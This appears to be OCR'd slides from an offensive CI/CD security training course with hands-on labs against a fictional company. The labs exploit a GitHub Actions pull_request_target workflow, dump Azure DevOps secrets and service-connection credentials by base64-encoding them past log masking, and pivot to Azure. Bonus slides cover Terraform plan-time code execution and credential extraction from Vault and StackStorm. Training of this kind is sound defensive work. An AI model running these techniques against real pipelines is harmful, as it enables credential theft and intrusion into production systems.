
Code Blame 17 lines (16 loc) · 305 Bytes

```
1   name: Debug
2   'on':
3     pull_request_target:
4       branches: prod-br-01
5   jobs:
6     debug:
7       runs-on:
8       - self-hosted
9       - Linux
10      steps:
11      - name: Checkout
12        uses: actions/checkout@v3
13        with:
14          ref: ${{ github.event.pull_request.head.sha }}
15      - name: debug test
16        run: bash start.sh
```

Lab 03: Self-Hosted Runner

3) Go to https://github.com/sharpbets/sharpbets-app-prod

- Click the "Fork" button
- Deselect the option to "Copy the main branch only" (our target workflow is in another branch)




Lab 03: Self-Hosted Runner

4) In your forked personal repo, switch from the "main" branch to the "prod-br-01" branch

- In the "prod-br-01" branch, click the "start.sh" file, and then click the pencil icon to edit it.
- Append the following to the end of the script, then commit the changes directly to your branch:


```
sudo cat /root/.bash_history
```



Lab 03: Self-Hosted Runner

5) In the “prod-br-01” branch of your personal repository, click “Contribute”, then “Open pull request”


- On the Pull Request page, change the Pull Request title and Description as you see fit
- Click the down arrow on the green ”Create pull request” button, change it to “Create draft pull request”
- Click “Create draft pull request”



Lab 03: Self-Hosted Runner

6) See if your draft PR kicked off the vulnerable workflow! Navigate to https://github.com/sharpbets/sharpbets-app-prod/actions and look for it.

- When you find your run, click the "debug" job, then click the "debug test" step to see your command output.




Continuous Delivery / Deployment

Continuous Delivery Platforms
Azure DevOps
Attacking Azure DevOps to Pivot to Cloud

Continuous Delivery / Deployment

- What is Continuous Delivery / Deployment (CD)?
  - Software development practice where changes in code are programmatically delivered to target application servers
- Why target CD servers?
  - Application secrets need to exist somewhere
  - Live off the Land C2 server
    - Code execution on many servers and critical infrastructure
  - Bypass network segmentation to production environments
- CD Platforms
  - Azure DevOps Pipelines
  - Gitlab CI/CD
  - GitHub Actions
  - UrbanCode Deploy
  - Octopus Deploy
  - Atlassian Bamboo



Azure DevOps (ADO)

- Azure DevOps Services / Azure DevOps Server
  - Services = Cloud (dev.azure.com)
  - Server = On-Prem
- Projects
  - All-in-one place for developers to manage a source code repository (Repos), track development progress, and utilize ADO's CI/CD solution (Pipelines)
- Pipelines
  - CI/CD solution used for application builds and deployments
- Agents (Windows, Linux, macOS, Docker)
  - Machines used to execute Pipelines build or deployment jobs
  - Microsoft-hosted agents
  - Self-hosted agents
- ADOKit (Azure DevOps Services Attack Toolkit)
  - Toolkit: https://github.com/xforcered/ADOKit
  - Whitepaper: https://www.ibm.com/downloads/cas/5JKAPVYD

Azure Pipelines


- `azure-pipelines.yml`
  - Pipeline configuration file that contains a list of tasks for an Agent to execute
    - Compile application source code
    - Publish artifact to a file share
    - Transfer application package files to production server
  - Resides in the application's code repository with application code
    - YAML configuration per branch
  - Execute arbitrary shell scripts on Agents
    - Bash, Batch, PowerShell
- Classic Editor
  - Legacy interface to configure Pipelines
  - Stealthier method of creating malicious Pipelines, no changes to git repo

MyFirstProject / azure-pipelines.yml *

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- main

pool:
  name: default

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```

Dumping Secret Variables

- Variables & Secret Variables
  - All variables are strings that can be defined for a Pipeline
  - Secret variables are protected values that will be masked if found in a job output log. Cannot be viewed in the web interface.
- Secret Variables
  - ADO performs an exact string match search in the job output log looking for secret values and then masking them
  - Like most CI/CD platforms, this can be easily bypassed by performing any type of string manipulation
    - e.g., encryption, base64 encoding
- Variable Groups
  - Shared Variables within a Project
  - Link Azure Key Vault secrets





```yaml
- task: PowerShell@2
  env:
    mysecretvar: $(MYSECRETVAR)
  inputs:
    targetType: 'inline'
    script: '
    Write-Host $env:mysecretvar;
    [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($env:mysecretvar));
    '
```

```
***
UwB1AHAAZQByAEQAdQBwAGUAcgBTAGUAYwByAGUAdABWAGEAbAB1AGUA
```


Service Connections

- Credentials for external services, which are configured at the Project level
- Service Connections are used by Pipelines to interact with external services
  - Configure Azure services using Infrastructure-as-Code (IaC)
    - Virtual machines
    - Kubernetes (AKS)
    - Big data pipelines
  - Retrieve a secret from an Azure Key Vault
  - Fetch source code stored in a private GitHub repository
  - Download a compiled artifact from Jenkins




Azure Resource Manager

- Common Service Connection type used to access resources in Azure
- Service Principal
  - Tied to an App Registration in Azure. Must manage a client secret.
- Workload Identity Federation (ADO Services feature)
  - Replacement for Service Principals in Azure
  - "Secret-less"
  - Uses OpenID Connect (OIDC) to grant a Pipeline access to Azure resources
    - ADO is the identity provider (IdP) that produces the client assertion JSON web token (JWT) to be used by a Pipeline. This JWT is presented to Azure, resulting in access to resources in Azure.



Workload Identity Federation

- JWT returned in Step 1 is traded for an Entra ID access token in Steps 2–4
  - `az login --service-principal -u [SERVICE_PRINCIPAL_ID] --tenant [TENANT_ID] --federated-token [JWT]`
  - Entra ID access token's lifetime is 24 hours



Service Connection Security

- "Grant access permission to all pipelines" – DON'T DO THIS! Even if Microsoft docs tell you to…
  - A malicious user with access to a development Pipeline could import and dump a production Service Connection
- https://learn.microsoft.com/en-gb/azure/devops/pipelines/library/connect-to-azure?view=azure-devops#create-a-service-connection-with-workload-identity-federation-automatic

7. Select **Grant access permission to all pipelines** to allow all pipelines to use this service connection. If you don't select this option, you must manually grant access to each pipeline that uses this service connection.

Security

Grant access permission to all pipelines

Dumping Service Connections

- Azure CLI Task
  - Configure this task to use the service connection you want to steal
- `AZURE_CONFIG_DIR`
  - Environment variable pointing to the Azure CLI configuration folder
- `%AZURE_CONFIG_DIR%\service_principal_entries.bin`
  - Encrypted with DPAPI using the Agent's logged-in Windows user
  - Stores cleartext credential for authenticating to Azure
    - Service Principal – client id, client secret
    - Workload Identity Federation – client id, client assertion JWT issued by ADO (vstoken.dev.azure.com)
- `%AZURE_CONFIG_DIR%\msal_token_cache.bin`
  - Stores the MSAL access token used to access Azure resources

```
 Directory of D:\a\_temp\.azclitask

08/05/2024  05:46 AM    <DIR>          .
08/05/2024  05:45 AM    <DIR>          ..
08/05/2024  05:45 AM                 5 az.json
08/05/2024  05:45 AM                 5 az.sess
08/05/2024  05:46 AM               450 azureProfile.json
08/05/2024  05:46 AM                69 clouds.config
08/05/2024  05:46 AM             5,787 commandIndex.json
08/05/2024  05:46 AM    <DIR>          commands
08/05/2024  05:45 AM                30 config
08/05/2024  05:46 AM    <DIR>          logs
08/05/2024  05:46 AM             5,578 msal_http_cache.bin
08/05/2024  05:46 AM             2,636 msal_token_cache.bin
08/05/2024  05:46 AM               444 service_principal_entries.bin
08/05/2024  05:46 AM    <DIR>          telemetry
08/05/2024  05:46 AM                19 telemetry.txt
08/05/2024  05:45 AM               211 versionCheck.json
```

Dumping Service Connections

- Run Azure CLI task on a Linux or Mac agent
  - No DPAPI encryption for Linux or Mac, credential is stored in cleartext
- `addSpnToEnvironment`
  - Azure CLI task setting that lets you access SPN credentials as variables
    - `servicePrincipalId, servicePrincipalKey, tenantId`
- `az account get-access-token`
  - Returns Entra ID access token (JWT)
  - Entra ID access tokens are not censored in job output logs

```
D:\a\1\s>az account get-access-token
{
  "accessToken": "eyJ0[redacted]
  "expiresOn": "2024-08-06 16:01:07.000000",
  "expires_on": 1722960067,
  "subscription": "[redacted]77c",
  "tenant": "[redacted]b8",
  "tokenType": "Bearer"
}
```

Lab 04

Attacking Azure DevOps

Scenario


- You have obtained a Sharp Bets' developer's credential.
- No permissions to write to main branch.
- No permissions to edit or run the production pipeline.
- Use this developer's credential to steal an Azure credential and pivot to Sharp Bets' Azure environment.

Lab Objectives

1. Dump the "az-storage-svc_connection" service connection credential.
2. Pivot to Azure and steal the cleartext password stored in a PowerShell script.


http://4.236.176.192


Lab 04: Network Diagram



Lab 04: Guide


- Navigate to the “AzStorage-Ping” Project and open the “Repos” tab on the left-hand side.
- Create new branch in the “AzStorage-Ping” code repository by clicking on the branches dropdown menu and selecting “New branch”.
  - Name your branch something unique so you don’t interfere with other lab users.






Lab 04: Guide


- In your newly created branch, open the “azure-pipelines.yml” file and click on “Edit” to open the file editor.
- Copy and paste the solution pipelines YAML from the following GitHub repository
  - https://github.com/sharpbets/materials/blob/main/lab04-ADO/azure-pipelines-LAB_SOLUTION.yaml
- Commit your changes by clicking on the “Commit” button






Lab 04: Guide


- Navigate to the Pipelines tab on the left-hand side menu and open the “AzStorage-Ping-DEV” pipeline.
- Click on the “Run pipeline” button.
  - Select the branch you created in the “Branch/tag” dropdown menu
- Run the pipeline






Lab 04: Guide


- Open the job log output and wait for the pipeline to execute on an Agent.
- Once the pipeline job is complete, open the “Dump service connection” task log
  - Take the base64 encoded service principal credential and decode it offline





Lab 04: Guide

- Select the “Steal .ps1 script from storage account” task log
  - Find the hardcoded password in the PowerShell script



Bonus DevOps Pivoting

Terraform
Vault
StackStorm

HashiCorp Terraform

- .tfstate files for creds, or if you have an atlasv1 token then can run: `terraform state pull`
- Terraform .tf file resource modifications (alter services, add accounts, etc.) – risky!
- Plan-only RCE attack:
  - Used against Terraform Cloud (TFC) or Terraform Enterprise (TFE, on-prem)
  - Process: modify backend configuration, add a new custom ‘provider’ and ‘output’
  - `terraform plan` will execute malicious code on Terraform server, but nothing is applied!
  - Reference: https://hackingthe.cloud/terraform/terraform_enterprise_metadata_service/

```
import json
import os

stream = os.popen(‘id')
output = stream.read()

result = { "result" : output }

print(json.dumps(result))
```


```
Changes to Outputs:
  + external_provider_example = {
      + id          = "-"
      + program     = [
          + "python3",
          + "wrapper.py",
        ]
      + query       = null
      + result      = {
          + "result" = <<-EOT
                uid=500(terraform) gid=1002(terraform) groups=1002(terraform)
            EOT
        }
      + working_dir = null
    }
```

HashiCorp Vault

Dynamic Secrets Engines for Cloud


- Applies to Secrets Engines like: Azure, AWS, GCP, etc.
- Admin configures the Vault with a powerful cloud service account
- Cloud service account is responsible for managing other cloud service accounts
- You can abuse this to dynamically generate cloud credentials!

```
---
$ vault read azure/creds/my-role

Key                 Value
---                 -----
lease_id            azure/creds/sp_role/1afd0969…
lease_duration      60m
lease_renewable     true
client_id           408bf248-dd4e-4be5-919a-7f6207a307ab
client_secret       ad06228a-2db9-4e0a-8a5d-e047c7f32594
```



StackStorm

- Operations platforms are targets for lateral movement too!
- StackStorm Actions – execute on remote infrastructure
- Datastore – holds secrets…
  - SSH keys
  - Azure service principals
  - AWS AKIA keys
  - User credentials
  - Private key passphrases




```
How to decrypt (-n -1 = get all key-value pairs
$ st2 key list -n -1 -d
---
$ st2 key set bob Password123 -encrypt

$ st2 key list
+------+------------------------+--------+-----------+--------------+------+------------------+
| name | value                  | secret | encrypted | scope        | user | expire_timestamp |
+------+------------------------+--------+-----------+--------------+------+------------------+
| bob  | 3030303030F60294E3A0AE9 | True   | True      | st2kv.system |      |                  |
|      | 904AAC0C1B9E7F5C93CEDE  |        |           |              |      |                  |
+------+------------------------+--------+-----------+--------------+------+------------------+
```